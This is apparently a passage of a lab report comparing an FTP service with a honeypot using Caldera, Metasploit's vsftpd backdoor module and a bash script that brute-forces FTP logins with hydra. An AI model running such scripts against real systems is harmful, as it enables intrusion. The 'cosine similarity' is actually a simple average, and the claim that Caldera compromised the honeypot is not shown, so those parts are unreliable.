
The difference here is the honeypot takes slightly longer time than the actual service.



Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output	
11/14/2024, 10:57:28 AM GMT+3	○ success	Find files	collection	pneoxy	ahmed-VirtualBox	3221	View Command	View Output	↻
11/14/2024, 10:58:03 AM GMT+3	○ success	Find files	collection	pneoxy	ahmed-VirtualBox	3226	View Command	View Output	↻
11/14/2024, 10:58:43 AM GMT+3	○ success	Find files	collection	pneoxy	ahmed-VirtualBox	3229	View Command	View Output	↻
11/14/2024, 10:59:48 AM GMT+3	○ failed	sftp remote file copy (push)	command-and-control	pneoxy	ahmed-VirtualBox	3232	View Command	View Output	↻
11/14/2024, 11:00:38 AM GMT+3	○ success	Create staging directory	collection	pneoxy	ahmed-VirtualBox	3233	View Command	View Output	↻
11/14/2024, 11:01:23 AM GMT+3	○ success	Compress staged directory	exfiltration	pneoxy	ahmed-VirtualBox	3235	View Command	View Output	↻
11/14/2024, 11:01:58 AM GMT+3	○ success	Exfil staged directory	exfiltration	pneoxy	ahmed-VirtualBox	3249	View Command	View Output	↻
11/14/2024, 11:02:38 AM GMT+3	○ success	Stage sensitive files	collection	pneoxy	ahmed-VirtualBox	3252	View Command	No output	↻
11/14/2024, 11:03:39 AM GMT+3	○ success	Stage sensitive files	collection	pneoxy	ahmed-VirtualBox	3254	View Command	No output	↻
11/14/2024, 11:04:34 AM GMT+3	○ failed	Stage sensitive files	collection	pneoxy	ahmed-VirtualBox	3259	View Command	View Output	↻

Integration of Kali Tools

Kali tools, particularly Metasploit Framework, were utilized to exploit the honeypot service running on port 2121.




```
ahmed@ahmed-VirtualBox:~$ python3 -m honeypots --setup ftp --port 2121
/home/ahmed/.local/lib/python3.10/site-packages/paramiko/pkey.py:82: CryptographyDeprecationWarning: Trip
leDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed fro
m this module in 48.0.0.
  "cipher": algorithms.TripleDES,
/home/ahmed/.local/lib/python3.10/site-packages/paramiko/transport.py:256: CryptographyDeprecationWarning
: TripleDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be remov
ed from this module in 48.0.0.
  "class": algorithms.TripleDES,
[INFO] For updates, check https://github.com/qeeqbox/honeypots
[WARNING] Using system or well-known ports requires higher privileges (E.g. sudo -E)
[INFO] Use [Enter] to exit or python3 -m honeypots --kill
[INFO] Parsing honeypot [normal]
{"action": "process", "dest_ip": "0.0.0.0", "dest_port": "2121", "server": "ftp_server", "src_ip": "0.0.0
.0", "src_port": "2121", "status": "success", "timestamp": "2024-11-14T08:39:00.335044"}
[INFO] servers ftp running...
[INFO] Everything looks good!
```

- Metasploit facilitated the exploitation phase using the vsftpd_234_backdoor module. While the same steps were followed as with the actual service, key differences emerged:
  - Anonymous login was not allowed on the honeypot, which prevented access to the file system.
  - Attempts to list directories or retrieve files, such as testfile.txt, were unsuccessful due to these restrictions.
- Steps:

1. Launching Metasploit Framework:
   - The Metasploit console was used to initiate the exploitation of the honeypot.

2. Attempting to Exploit the Honeypot:
   - The same exploit (vsftpd_234_backdoor) was used to connect to the honeypot.
   - While the exploit succeeded in establishing a connection, attempts to list directories or retrieve files failed due to the lack of anonymous login access.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ftp 10.0.2.5 2121
[*] exec: ftp 10.0.2.5 2121

Connected to 10.0.2.5.
220 ProFTPD 1.2.10
Name (10.0.2.5:ahmed): anonymous
331 Guest login ok, type your email address as password.
Password:
530 Sorry, Authentication failed.
ftp: Login failed
ftp> 
```

This demonstrated that the honeypot's configuration effectively blocked unauthorized access, unlike the actual FTP service.


Custom Scripts and Their Role

Custom Python and Bash scripts were utilized to add flexibility and creativity to the attack.

- **Honeypot Compromise Script**: Automated reconnaissance and brute-force login attempts. The script firstly checks if port 2121 is open or not, then it checks if anonymous login is allowed or not, then it starts a brute-force attack.



```bash
#!/bin/bash

# Define target IP and FTP port
TARGET_IP="10.0.2.5"
FTP_PORT="2121"

# Step 1: Check if the FTP port is open
echo "[*] Checking if FTP port $FTP_PORT is open on $TARGET_IP ..."
nmap -p $FTP_PORT $TARGET_IP | grep "open"
if [ $? -ne 0 ]; then
  echo "[-] FTP port $FTP_PORT is closed on $TARGET_IP. Exiting."
  exit 1
fi

# Step 2: Anonymous login check
echo "[*] Checking for anonymous FTP login on $TARGET_IP ..."
ftp -inv $TARGET_IP $FTP_PORT << EOF | tee ftp_check.txt
user anonymous anonymous
EOF

if grep "230 Login successful" ftp_check.txt; then
  echo "[+] Anonymous login allowed on FTP server!"
else
  echo "[-] Anonymous login is not allowed."
fi

# Step 3: Attempt FTP brute-force attack with Hydra
echo "[*] Starting brute-force attack on FTP ..."
hydra -l admin -P /usr/share/wordlists/rockyou.txt ftp://$TARGET_IP -t 4 -s $FTP_PORT

echo "[*] Script completed."
```



```
┌──(ahmed㉿kali)-[~]
└─$ ./ftp_honeypot.sh
[*] Checking if FTP port 2121 is open on 10.0.2.5 ...
2121/tcp open  ccproxy-ftp
[*] Checking for anonymous FTP login on 10.0.2.5 ...
Connected to 10.0.2.5.
220 ProFTPD 1.2.10
331 Guest login ok, type your email address as password.
530 Sorry, Authentication failed.
Login failed.
221 Goodbye.
[-] Anonymous login is not allowed.
[*] Starting brute-force attack on FTP ...
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
vice organizations, or for illegal purposes (this is non-binding, these *** ignore laws an
nyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-07 18:52:18
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) fr
ous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), 
ies per task
[DATA] attacking ftp://10.0.2.5:2121/
[STATUS] 1010.00 tries/min, 1010 tries in 00:01h, 14343389 to do in 236:42h, 4 active
[STATUS] 1065.33 tries/min, 3196 tries in 00:03h, 14341203 to do in 224:22h, 4 active
```

Most Effective Method for Service Compromise

The Caldera Framework was the most effective tool for compromising the honeypot. Unlike Metasploit and custom scripts, which failed to bypass the honeypot's restrictions such as blocking anonymous logins, Caldera successfully executed its predefined TTPs to compromise the honeypot. Its automation and alignment with the MITRE ATT&CK framework enabled effective exploitation in a scenario where other tools and methods fell short.

Limitations and Overcoming Them

- **Metasploit:** Failed to bypass the honeypot's restrictions, such as the lack of anonymous login access.
- **Custom Scripts:** Required significant effort but were unable to achieve meaningful results against the honeypot.
- **Caldera:** Demonstrated the highest effectiveness, leveraging its automated TTPs to successfully compromise the honeypot.

Real-World Attack Scenario Simulation

The honeypot setup effectively simulated a more secure FTP service environment. Unlike the actual service, it restricted unauthorized access and blocked anonymous logins. Caldera's success in compromising the honeypot demonstrated its ability to execute real-world attack scenarios even in highly controlled environments.

Challenges Encountered and Solutions

- **VM Resource Allocation:** Running multiple VMs caused performance issues. Adjusting CPU and memory allocations resolved this.
- **Tool Compatibility:** Some plugins in Caldera require additional configuration. Online forums and documentation guided troubleshooting.
- **Script Errors:** Custom scripts were ineffective against the honeypot, highlighting their limitations in this scenario.

Ease of Use and Automation

- **Caldera:** Easiest to use and the most effective tool for compromising the honeypot, demonstrating the advantages of high automation and predefined TTPs.
- **Metasploit:** While effective for the actual service, it was unable to achieve results against the honeypot.
- **Custom Scripts:** Demanded the most manual effort and expertise but failed to compromise the honeypot.


Caldera's automation and strategic design made it the most effective tool for this scenario, outperforming manual methods and other semi-automated tools.

Comparison Between Real Service and Honeypot (Realism Evaluation)

The comparison between the real FTP service and the honeypot highlights differences in their behavior, responses to attack scenarios, and resource utilization. Both environments were subjected to identical attacks, and their performance and realism were evaluated based on various metrics.


Time and Resource Usage

Service



```
ahmed@ahmed-VirtualBox:~$ vmstat -t 2
procs -----------memory---------- ---swap-- -----io---- -system-- ------cpu----- -----timestamp-----
 r  b   swpd   free   buff  cache   si   so    bi    bo   in   cs us sy id wa st                 +03
 2  0 858672 222532 180500 1516484    2   12   102   139  429  483 10  3 85  2  0 2024-12-07 14:16:53
19  0 858672 256984 180508 1516256    0    0     0   414  724  745  6  3 90  0  0 2024-12-07 14:16:55
 9  0 858672 256732 180508 1516284    0    0     0    10  351  506  2  1 97  0  0 2024-12-07 14:16:58
 2  0 858672 194360 180516 1516236    0    0     0   170 1580 1356 73 18  9  0  0 2024-12-07 14:17:00
 2  0 858672 188340 180516 1516348    4    0    18    60 1594 1349 55 11 34  0  0 2024-12-07 14:17:02
 3  0 858672 201856 180528 1516316    4    0     4   320  788 1046 10  5 85  0  0 2024-12-07 14:17:04
 1  0 858672 214176 180528 1516348    0    0     0    88  363  334  2  1 97  0  0 2024-12-07 14:17:06
 4  0 858672 218716 180528 1516260    0    0     0     2  294  455  1  1 98  0  0 2024-12-07 14:17:08
 0  0 858672 210188 180536 1516372    0    0     2   594  674  437  3  3 94  0  0 2024-12-07 14:17:10
 0  0 858672 215016 180568 1516432    2    0    28   296  286  463  2  1 98  0  0 2024-12-07 14:17:12
 3  0 858672 171752 180568 1516500    0    0     0   570  620  699 20  7 72  0  0 2024-12-07 14:17:14
 4  0 858672 214268 180568 1516628    0    0     0    10  643  568  9  4 87  0  0 2024-12-07 14:17:16
16  0 858672 219764 180572 1516708    0    0     0   154  218  400  2  1 98  0  0 2024-12-07 14:17:18
16  0 858672 223948 180572 1516532    0    0     0   360  690  575  3  1 96  0  0 2024-12-07 14:17:20
 8  0 858672 224452 180572 1516532    0    0     0    14  305  335  2  0 98  0  0 2024-12-07 14:17:23
 2  0 858672 232652 180576 1516552    0    0     0   484  237  332  3  1 96  0  0 2024-12-07 14:17:25
 1  0 858672 232652 180576 1516584    0    0     0    22  269  378  2  1 97  0  0 2024-12-07 14:17:27
 3  0 858672 211888 180576 1516636    0    0     0    12  840  675 13  5 81  0  0 2024-12-07 14:17:29
11  0 858672 216832 180584 1516684    0    0     0   224 1077  964 43 14 43  0  0 2024-12-07 14:17:31
 0  0 858672 224508 180584 1516384    0    0     0    46  741  856  5  3 92  0  0 2024-12-07 14:17:33
 0  0 858672 235356 180592 1516496    0    0     0   576 1046  875  5  4 91  0  0 2024-12-07 14:17:35
 0  0 858672 213080 180592 1516524    0    0     0     4 1066  876  6  3 90  1  0 2024-12-07 14:17:37
 0  0 858672 218760 180592 1516640    0    0     0    32 1839 1536  8  7 85  0  0 2024-12-07 14:17:39
11  0 858672 221992 180600 1516652    0    0     0   556  834  635  5  3 93  0  0 2024-12-07 14:17:41
```

Honeypot



```
ahmed@ahmed-VirtualBox:~$ vmstat -t 2
procs -----------memory---------- ---swap-- -----io---- -system-- ------cpu----- -----timestamp-----
 r  b   swpd   free   buff  cache   si   so    bi    bo   in   cs us sy id wa st                 +03
 1  0 865872 280920 175984 1389744    2   12   101   139  428  482 10  3 85  2  0 2024-12-07 14:30:15
 3  0 865872 298320 175984 1389776    0    0     0    30  750  843 14  8 78  0  0 2024-12-07 14:30:17
 9  0 865872 193236 175992 1389644    0    0     0   258  954  907 78 21  1  0  0 2024-12-07 14:30:19
 0  0 865872 245608 175992 1389664    0    0     0     8  729  720 22  6 72  0  0 2024-12-07 14:30:21
 7  0 865872 261612 176000 1389568    2    0     2   242  396  658  4  2 94  0  0 2024-12-07 14:30:23
 5  0 865872 276460 176000 1389692    0    0     0   402  625  546  4  3 94  0  0 2024-12-07 14:30:25
 2  0 865872 266876 176000 1390000    0    0     0     2  500  506  3  3 94  0  0 2024-12-07 14:30:27
 6  0 865872 253216 176008 1390112    0    0     0   168  458  491  3  3 94  0  0 2024-12-07 14:30:29
 4  0 865872 294544 176008 1390160    0    0     0   244  442  465  1  2 97  0  0 2024-12-07 14:30:31
 9  0 865872 230284 176016 1390152    0    0     0   154  845  870 46 11 43  0  0 2024-12-07 14:30:33
 0  0 865872 278304 176016 1390132    0    0     0   108  758  700 18  6 76  0  0 2024-12-07 14:30:35
 0  0 865872 286384 176016 1390160    0    0     0   308  749  685 12  6 83  0  0 2024-12-07 14:30:37
 2  0 865872 253508 176024 1396196    0    0     0   142 1321 1111 23 16 61  0  0 2024-12-07 14:30:39
 3  0 865872 253008 176024 1396160    0    0     0    68  467  771  3  3 93  0  0 2024-12-07 14:30:41
 1  0 865872 258076 176024 1396276    0    0     0    44  575  259  4  3 94  0  0 2024-12-07 14:30:43
 2  0 865872 258076 176032 1396476    0    0     0   160  379  578  4  2 93  0  0 2024-12-07 14:30:45
16  0 865872 251860 176116 1396308    0    0    70   792  997 1095 40  9 51  0  0 2024-12-07 14:30:47
10  1 865872 152096 176140 1396860    0    0   204    14 1109 1091 82 18  0  0  0 2024-12-07 14:30:49
10  0 865872 116312 176272 1398300    0    0   518   874 1082 1100 79 21  0  0  0 2024-12-07 14:30:51
12  0 884632 166564 170984 1324980    0 9958   188  9984 1350  943 80 19  0  0  0 2024-12-07 14:30:53
 2  0 884632 192092 170992 1325304    0    0   186   184 1083 1040 75 16  9  0  0 2024-12-07 14:30:55
```

- **Real Service**: The resource utilization during the attack on the real FTP service showed consistent performance with minimal CPU overhead. The average CPU usage during the exploitation phase remained around **7-10%**, with I/O activity peaking at **724 units** during directory and file operations. Memory usage was stable, with an average of **256MB free memory** throughout the process.
- **Honeypot**: Resource utilization for the honeypot showed slightly higher overhead, with average CPU usage ranging from **9-12%** and I/O activity peaking at **1111 units**, particularly during failed login attempts. Memory usage was slightly lower than the real service, with an average of **245MB free memory**, indicating that the honeypot simulated heavier system interaction.

Realism in Responses

- **Real Service**:
  - Allowed anonymous login, enabling directory listing and file retrieval with minimal interaction delays.
  - Exploitation tasks, such as file listing and retrieval, were straightforward and successful.
- **Honeypot**:
  - Blocked anonymous login, simulating a secure configuration.
  - Delayed response to login attempts, mimicking a more robust authentication process.
  - Returned controlled error messages when exploitation attempts failed, further enhancing realism.

Effectiveness of Tools

- **Caldera**: Successfully compromised both the real service and the honeypot by leveraging automated TTPs.
- **Metasploit**: Successfully exploited the real service but failed against the honeypot due to its stricter access controls.
- **Custom Scripts**: Flexible but ineffective against the honeypot's restrictive configuration.

Cosine Similarity Evaluation

The table below shows the outputs for each feature tested on the real service and honeypot. A score of **1** indicates the same behavior in both environments, while **0** indicates a difference.

Feature	Real Service	Honeypot	Similarity Score
CPU Usage	7-10%	9-12%	1 (Similar Range)
I/O Activity	724	1111	0 (Different)
Memory Usage	256MB free	245MB free	1 (Similar)
Anonymous Login	Allowed	Blocked	0 (Different)
Directory Access	Success	Restricted	0 (Different)
File Retrieval	Success	Blocked	0 (Different)

Cosine Similarity Calculation

1. Average Scores per Feature:
   - CPU Usage: 1
   - I/O Activity: 0
   - Memory Usage: 1
   - Anonymous Login: 0
   - Directory Access: 0
   - File Retrieval: 0

Overall Average:

$$Cosine\ Similarity\ = \frac{Sum\ of\ Similarity\ Score}{Number\ of\ Features}$$

$$Cosine\ Similarity\ = \frac{1+0+1+0+0+0}{6} = 0.33$$

Observations

- Similarity: A cosine similarity score of 0.33 indicates a partial similarity between the real service and the honeypot. While resource usage features (CPU and memory) were similar, differences in login restrictions and file access behavior lowered the similarity score.
- Realism: The honeypot effectively simulated a secure configuration by blocking unauthorized access, unlike the real service.

Honeypot vs. Real Service Evaluation

Evaluation Metrics and Findings

The table below compares the honeypot and real service based on their responses to similar attack scenarios, emphasizing time, resource usage, and realism in mimicking behavior.


MITRE ATT&CK Phase	Tool	Real Service	Honeypot	Matching Analysis	Score	Test Score
Reconnaissance	SSH Version Test (nc)	OpenSSH 8.4p1 on Ubuntu 20.04 with proper banner responses	Simulates SSH version responses with minimal banner details	Both environments support version enumeration, but honeypot provides controlled and limited details	0.33	0.33
	Port Scan (nmap)	Standard ports (e.g., 21, 22, 80) are open and responsive	Port 2121 mimics FTP-like service, responding as expected	Honeypot mimics specific port responses but deviates from real service by limiting open ports	1	1
	Directory Listing	Allows unrestricted listing and file access	Blocks access entirely with controlled responses	Honeypot simulates denial of access, while the real service allows unrestricted exploration	0	0
Initial Access	Anonymous Login	Allows anonymous login with unrestricted actions	Blocks anonymous login attempts	Honeypot enforces strict access control, unlike the real service	0	0
Execution	File Manipulation	Allows uploading, modifying, and deleting files	Denies all file manipulations	Honeypot simulates restricted functionality, unlike the real environment’s full access	0	0
	File Retrieval	Supports downloading files	Blocks file retrieval completely	Honeypot denies access, providing limited error responses	0	0
	Resource Usage (vmstat)	CPU peaks at 7-10%, memory usage stable at 256MB free, and I/O activity at 724 units	CPU peaks at 9-12%, memory usage stable at 245MB free, and I/O activity at 1111 units	Similar memory usage and CPU patterns, but honeypot exhibits higher I/O activity due to simulated behavior	1	1

Visual Analysis with a SIEM Dashboard


SIEM Configuration to Collect Data from FTP Service and Honeypot

The SIEM was configured as follows:


1. **Splunk Installation**: Splunk Enterprise was installed and initialized on the virtual machine.
   - The daemon was started, and web access was configured for monitoring logs.




```
ahmed@ahmed-VirtualBox:~$ sudo /opt/splunk/bin/splunk start --accept-license
[sudo] password for ahmed:
The splunk daemon (splunkd) is already running.


If you get stuck, we're here to help.
Look for answers here: http://docs.splunk.com

The Splunk web interface is at http://ahmed-VirtualBox:8000
```



2. **Log Forwarding**:
   - A custom `rsyslog` rule on the attacker machine forwarded logs to the victim (port 1814).
   - This enabled real-time forwarding of events like authentication logs and system errors.
   - Add 1814 port in Splunk (Data inputs – TCP) to allow Splunk to capture logs that sent through port 1814.



```
###############
#### RULES ####
###############

#
# Log anything besides private authentication messages to a single log file
#
*.*;auth,authpriv.none          -/var/log/syslog

#
# Log commonly used facilities to their own log file
#
auth,authpriv.*                 /var/log/auth.log
cron.*                          -/var/log/cron.log
kern.*                          -/var/log/kern.log
mail.*                          -/var/log/mail.log
user.*                          -/var/log/user.log

#
# Emergencies are sent to everybody logged in.
#
*.emerg                         :omusrmsg:*
*.* @@10.0.2.5:1814
```



TCP

Data inputs » TCP

